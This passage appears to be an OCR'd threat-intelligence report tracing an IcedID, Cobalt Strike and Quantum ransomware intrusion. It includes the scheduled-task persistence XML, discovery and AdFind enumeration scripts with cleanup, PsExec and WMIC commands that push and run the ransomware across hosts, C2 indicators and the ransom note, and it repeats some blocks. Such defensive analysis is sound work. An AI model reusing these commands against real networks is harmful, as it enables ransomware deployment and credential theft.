

The output can be analyzed using scdbg to highlight what Windows API calls the shellcode makes:





Prior to using the PowerShell beacon the threat actor dropped a DLL beacon on the server (p227.dll), but this appears to have failed for unknown reasons after which, the threat actor moved on to the PowerShell beacon which executed successfully.

Persistence

After the initial execution of the IcedID malware, it established persistence by creating a copy of the malware (Ulfefi32.dll) in the AppData directory of the affected user and created a scheduled task to execute it every hour. The task `\kajeavmeva_{B8C1A6A8-541E-8280-8C9A-74DF5295B61A}` was created with the execution action below:

```
<Actions Context="Author">
  <Exec>
    <Command>rundll32.exe</Command>
    <Arguments>
    "C:\Users\ \AppData\Local\ \{3231114A-23EA-C1E1-F549-3FA294BC3E48}
    \Ulfefi32.dll",DllMain --alyeqe="SketchRare\license.dat"</Arguments>
  </Exec>
</Actions>
```

```
<Actions Context="Author">
  <Exec>
    <Command>rundll32.exe</Command>
    <Arguments>
    "C:\Users\ \AppData\Local\ \{3231114A-23EA-C1E1-F549-3FA294BC3E48}
    \Ulfefi32.dll",DllMain --alyeqe="SketchRare\license.dat"</Arguments>
  </Exec>
</Actions>
```

Defense Evasion

Process injection was observed during the intrusion by both IcedID and Cobalt Strike. On one system, the threat actor injected into the winlogon process.

Cobalt Strike Processes Identified by in Memory Yara Scanning

{ "Pid": 7248, "ProcessName": "cmd.exe", "CommandLine": "C:\\Windows\\SysWOW64\\cmd.exe", "Detection": ["win_cobalt_strike_auto", "cobaltstrike_beacon_4_2_decrypt"] } { "Pid": 584, "ProcessName": "winlogon.exe", "CommandLine": "winlogon.exe", "Detection": ["win_cobalt_strike_auto", "cobaltstrike_beacon_4_2_decrypt"] } { "Pid": 5712, "ProcessName": "powershell.exe", "CommandLine": "\"c:\\windows\\syswow64\\windowspowershell\\v1.0\\powershell.exe\" -Version 5.1 -s -NoLogo -NoProfile", "Detection": ["win_cobalt_strike_auto", "cobaltstrike_beacon_4_2_decrypt"] }

Volatility Malfind output shows the embedded MZ header in the winlogon process with the setting `PAGE_EXECUTE_READWRITE` protection settings on the memory space, a commonly observed attribute of process injection.

Network connections to the Cobalt Strike server by winlogon were also observed in the process logs.

Action Type	Initiating Process File Name	Remote IP	Remote Port
OutboundConnectionToWebProtocol	winlogon.exe	185.203.118.227	443
ConnectionSuccess	winlogon.exe	185.203.118.227	443

Action Type	Initiating Process File Name	Remote IP	Remote Port
OutboundConnectionToWebProtocol	winlogon.exe	185.203.118.227	443
ConnectionSuccess	winlogon.exe	185.203.118.227	443

Credential Access

LSASS Access

Suspicious accesses to LSASS process memory were observed during this intrusion. As illustrated below, those accesses have been made using both Windows Task Manager and rundll32.exe which is assessed to be a Cobalt Strike temporary beacon (as shown in the Execution graph):

Computer Name	Initiating Process Command Line	Action Type	Process Command Line
Beachhead	"taskmgr.exe" /0	OpenProcessApiCall	lsass.exe
	rundll32.exe	OpenProcessApiCall	lsass.exe
	rundll32.exe	OpenProcessApiCall	lsass.exe

Computer Name	Initiating Process Command Line	Action Type	Process Command Line
Beachhead	"taskmgr.exe" /0	OpenProcessApiCall	lsass.exe
	rundll32.exe	OpenProcessApiCall	lsass.exe
	rundll32.exe	OpenProcessApiCall	lsass.exe

The threat actors managed to steal administrator account credentials, allowing them to move laterally across the Active Directory domain.

Discovery

As mentioned in the Execution section, the IcedID process ran several initial discovery commands that provided environmental information about the host, network, and domain, to the threat actor. Given the timing of these commands were immediately after the execution of IcedID, we believe these commands were executed automatically upon check-in.

- `cmd.exe /c chcp >&2`
- `WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List`
- `ipconfig /all`
- `systeminfo`
- `net config workstation`
- `nltest /domain_trusts`
- `nltest /domain_trusts /all_trusts`
- `net view /all /domain`
- `net view /all`
- `net group "Domain Admins" /domain`

A `cmd.exe` process spawned from IcedID which ran additional discovery queries. The threat actor dropped the following files in C:\Windows\Temp directory:


- 7.exe (7zip)
- adfind.exe (AdFind)
- adfind.bat (pictured below)

```
adfind.exe -f (objectcategory=person) >  ad_users.txt
adfind.exe -f objectcategory=computer > ad_computers.txt
adfind.exe -f (objectcategory=organizationalUnit) > ad_ous.txt
adfind.exe -subnets -f (objectCategory=subnet) > ad_subnets.txt
adfind.exe -f "(objectcategory=group)" > ad_group.txt
adfind.exe -gcb -sc trustdmp >  ad_trustdmp.txt
7.exe a -mx3 ad.7z ad_*
del 7.exe adfind* ad_*
```

```
adfind.exe -f (objectcategory=person) >  ad_users.txt
adfind.exe -f objectcategory=computer > ad_computers.txt
adfind.exe -f (objectcategory=organizationalUnit) > ad_ous.txt
adfind.exe -subnets -f (objectCategory=subnet) > ad_subnets.txt
adfind.exe -f "(objectcategory=group)" > ad_group.txt
adfind.exe -gcb -sc trustdmp >  ad_trustdmp.txt
7.exe a -mx3 ad.7z ad_*
del 7.exe adfind* ad_*
```

The actor used the Active Directory enumeration tool `AdFind` to collect information such as the users, computers and subnets in the domain.

The file `ad.7z`, was the resulting output of the AdFind commands above. After that, an additional batch script was created, `ns.bat`, which enumerated all host names in the domain with `nslookup` to identify the IP address of the host.



Discovery
IcedID Process - dar.dll
cmd.exe /c chcp >&2
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List


C:\Windows\system32\cmd.exe /C ns.bat
"nslookup <HOSTNAME>" per host
Manual Queries



Prior to the first lateral movement from the beachhead host, the threat actor tested credentials and gathered information from their targeted remote server using WMI

C:\Windows\system32\cmd.exe, /C, wmic, /node:X.X.X.X, /user:administrator, /password:*****, os, get, caption

Lateral Movement

Remote Desktop Protocol

The threat actor used RDP to move laterally to critical hosts. In particular, we have evidence on multiple machines of RDP using the Administrator account.

The attacker in this intrusion initiated RDP connections from a workstation, named TERZITERZI. See the screenshot below:

The RDP connections were established from the Cobalt Strike process running the beacon indicating the threat actor utilizing proxy on the beachhead host to facilitate the RDP traffic.:

Initiating Process Folder Path	Initiating Process File Name	Remote IP	Remote Port

PsExec

PsExec was used to facilitate the ransomware execution. The threat actor utilized the "-r" option in PsExec to define a custom name (`mstdc`) of the remote service created on the target host (by default it's PSEXESVC).

C:\Windows\Temp\PsExec.exe	psexec.exe	\\10[redacted]	-u	[redacted]	-p	[redacted] -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe

WMI

Through-out the intrusion the threat actor was also observed using WMIC to perform lateral activities including discovery actions remotely, and as a second option, to ensure all the remote hosts successfully executed the final ransomware payload. The WMIC commands prefaced with `/node:IP Address` allowed the threat actor to run commands on remote hosts.

Command and Control

IcedID

As we saw from the execution section, `dar.dll` was used to contact the below domains:

- `dilimoretast[.]com`
- `138[.]68.42.130:443`

Exfiltration

While the ransom note indicated the threat actor stole data, we did not observe any overt exfiltration of data; however, it is possible that the threat actors used IcedID or Cobalt Strike to transmit sensitive data.

Impact

Just shy of four hours into the intrusion, the threat actors began acting on their final objectives, domain wide ransomware deployment. With their pivot point from one of the domain controllers, the actor used a combination of both PsExec and WMI to remotely execute the ransomware.

They first copied the payload, `ttsel.exe`, to the C$ share of each host on the network.

C:\Windows\system32\cmd.exe /K copy ttsel.exe \\<IP>\c$\windows\temp\

PsExec

The threat actor utilized the “-r” option in PsExec to define a custom name (“mstdc”) of the remote service created on the target host (by default is PSEXESVC).

psexec.exe \\<IP ADDRESS> -u <DOMAIN>\Administrator -p "<PASSWORD>" -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe

This resulted in the file `C:\Windows\mstdc.exe` being created on the target endpoint when PsExec was executed.

WMI

The alternate execution method the actor employed was a WMI call to start a remote process on the target host.

wmic /node:"<IP ADDRESS>" /user:"<DOMAIN>\Administrator" /password:"<PASSWORD>" process call create "cmd.exe /c c:\windows\temp\ttsel.exe"

The Quantum ransomware began to encrypt files across all hosts in the environment which then dropped the following ransom note: `README_TO_DECRYPT.html`

Your ID:

[redacted]

This message contains an information how to fix the troubles you've got with your network.

Files on the workstations in your network were encrypted and any your attempt to change, decrypt or rename them could destroy the content.
The only way to get files back is a decryption with Key, provided by the Quantum Locker.

During the period your network was under our control, we downloaded a huge volume of information.
Now it is stored on our servers with high-secure access. This information contains a lot of sensitive, private and personal data.
Publishing of such data will cause serious consequences and even business disruption.

It's not a threat, on the contrary - it's a manual how to get a way out.
Quantum team doesn't aim to damage your company, our goals are only financial.

After a payment you'll get network decryption, full destruction of downloaded data, information about your network vulnerabilities and penetration points.
If you decide not to negotiate, in 48 hours the fact of the attack and all your information will be posted on our site and will be promoted among dozens of cyber forums, news agencies, websites etc.

To contact our support and start the negotiations, please visit our support chat.
It is simple, secure and you can set a password to avoid intervention of unauthorised persons.
http[redacted].onion/?
cid=[redacted]

- Password field should be blank for the first login.
- Note that this server is available via Tor browser only.

P.S. How to get TOR browser - see at https://www.torproject.org

